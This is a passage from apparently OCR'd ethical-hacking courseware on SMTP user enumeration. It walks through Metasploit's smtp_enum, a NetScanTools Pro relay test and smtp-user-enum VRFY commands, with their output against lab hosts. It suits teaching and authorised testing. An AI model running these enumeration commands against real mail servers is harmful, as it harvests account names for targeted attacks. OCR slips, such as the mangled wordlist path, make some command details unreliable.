              -framework/data/wordl           robable users accounts.
              ists/unix_users.txt
```

Figure 4.28: Screenshot of Metasploit showing smtp_enum options

- **Step 3:** Use the option **`set RHOST`** to set the target SMTP server's IP address or a range of IP addresses.
- **Step 4:** By default, the Metasploit framework uses default wordlists located at **`/usr/share/64etasploit-framework/data/wordlists/unix_users.txt`** to enumerate SMTP users. The **`USER _FILE`** option can be set to use custom wordlists.


  `msf auxiliary(smtp_enum) > set USER_FILE <location of wordlists file>`
- **Step 5**: Use the command **`show advanced`** to view the complete list of available options in the SMTP user enumeration module.


msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
msf6 auxiliary(scanner/smtp/smtp_enum) > show advanced

Module advanced options (auxiliary/scanner/smtp/smtp_enum):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   CHOST                                no        The local client address
   CPORT                                no        The local client port
   ConnectTimeout      10               yes       Maximum number of seconds to es
                                                  tablish a TCP connection
   Proxies                              no        A proxy chain of format type:ho
                                                  st:port[,type:host:port][...]
   SSL                 false            no        Negotiate SSL/TLS for outgoing
                                                  connections
   SSLCipher                            no        String for SSL cipher - "DHE-RS
                                                  A-AES256-SHA" or "ADH"
   SSLVerifyMode       PEER             no        SSL verification method (Accept
                                                  ed: CLIENT_ONCE, FAIL_IF_NO_PEE
                                                  R_CERT, NONE, PEER)
   SSLVersion          Auto             yes       Specify the version of SSL/TLS
                                                  to be used (Auto, TLS and SSL23
                                                   are auto-negotiate) (Accepted:
                                                   Auto, TLS, SSL23, SSL3, TLS1,
                                                  TLS1.1, TLS1.2)
   ShowProgress        true             yes       Display progress messages durin
                                                  g a scan
```

Figure 4.29: Screenshot of Metasploit showing smtp_enum advanced options

- **Step 6:** Execute the **`run`** command to begin the enumeration process. It scans the given wordlists with the SMTP server users and lists all the matched usernames.


msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
msf6 auxiliary(smtp_enum) > run

[*] 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

[*] Domain Name: localdomain
[+] 192.168.1.56:25 - Found user: ROOT
[+] 192.168.1.56:25 - Found user: backup
[+] 192.168.1.56:25 - Found user: bin
[+] 192.168.1.56:25 - Found user: daemon
[+] 192.168.1.56:25 - Found user: distccd
[+] 192.168.1.56:25 - Found user: ftp
[+] 192.168.1.56:25 - Found user: games
[+] 192.168.1.56:25 - Found user: gnats
[+] 192.168.1.56:25 - Found user: irc
[+] 192.168.1.56:25 - Found user: libuuid
[+] 192.168.1.56:25 - Found user: list
[+] 192.168.1.56:25 - Found user: lp
[+] 192.168.1.56:25 - Found user: mail
```

Figure 4.30: Screenshot of Metasploit retrieving SMTP users

As shown in the screenshot, attackers obtain a list of valid SMTP users from the target SMTP server and can use this information to initiate targeted attacks.


SMTP Enumeration Tools

NetScan Tools Pro

- NetScanTools Pro's SMTP Email Generator tool tests the process of sending an email message through an **SMTP server**

smtp-user-enum

- It is a tool for **enumerating OS-level user accounts** on Solaris via the SMTP service (sendmail)
- Enumeration is performed by inspecting the responses to **VRFY**, **EXPN**, and **RCPT TO** commands



Use this tool to send test SMTP messages and to check servers for email relaying.

SMTP mail server name (server.domain.com or IP address - required): 10.10.1.19

HELO login ID: Server2022

SMTP Port: 25


Network Timeout (sec): 15

Your Sending Domain Name: yourdomain.com

```
Connecting to 10.10.1.19 [10.10.1.19], port 25
220 Server2019 Microsoft ESMTP MAIL Service, Version: 10.0.17763.1
EHLO Server2022

***Relay Test 1.***
RSET
250 2.0.0 Resetting
MAIL FROM:<spamtest@yourdomain.com>
250 2.1.0 spamtest@yourdomain.com....Sender OK
RCPT TO:<securitytest@yourdomain.com>
550 5.7.1 Unable to relay for securitytest@yourdomain.com
QUIT

Results:
No relays accepted by server.

End of Relay Test. Time: Thu, 12 May 2022 05:39:02
```

demo - NetScanTools® Pro Demo Version Build 5-19-2020 based on version 11.91
Click here to Buy Now!
Manual Tools - SMTP Server Tests
Send Test Message
Test Message Settings
Email Relay Testing
Start SMTP Relay Test
View Relay Test Results
View SMTP Log File
Delete SMTP Log File
Add Note
Jump To Automated
Reports
SMTP Server Tests

https://www.netscantools.com



```
┌─[✗]─[attacker@parrot]─[~]
└──╼ $smtp-user-enum -M VRFY -u administrator -t 10.10.1.19
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Target count ............. 1
Username count ........... 1
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Tue Mar 22 01:40:49 2022 #########
######## Scan completed at Tue Mar 22 01:40:49 2022 #########
0 results.

1 queries in 1 seconds (1.0 queries / sec)
┌─[attacker@parrot]─[~]
└──╼ $
```

Parrot Terminal
File Edit View Search Terminal Help

http://pentestmonkey.net

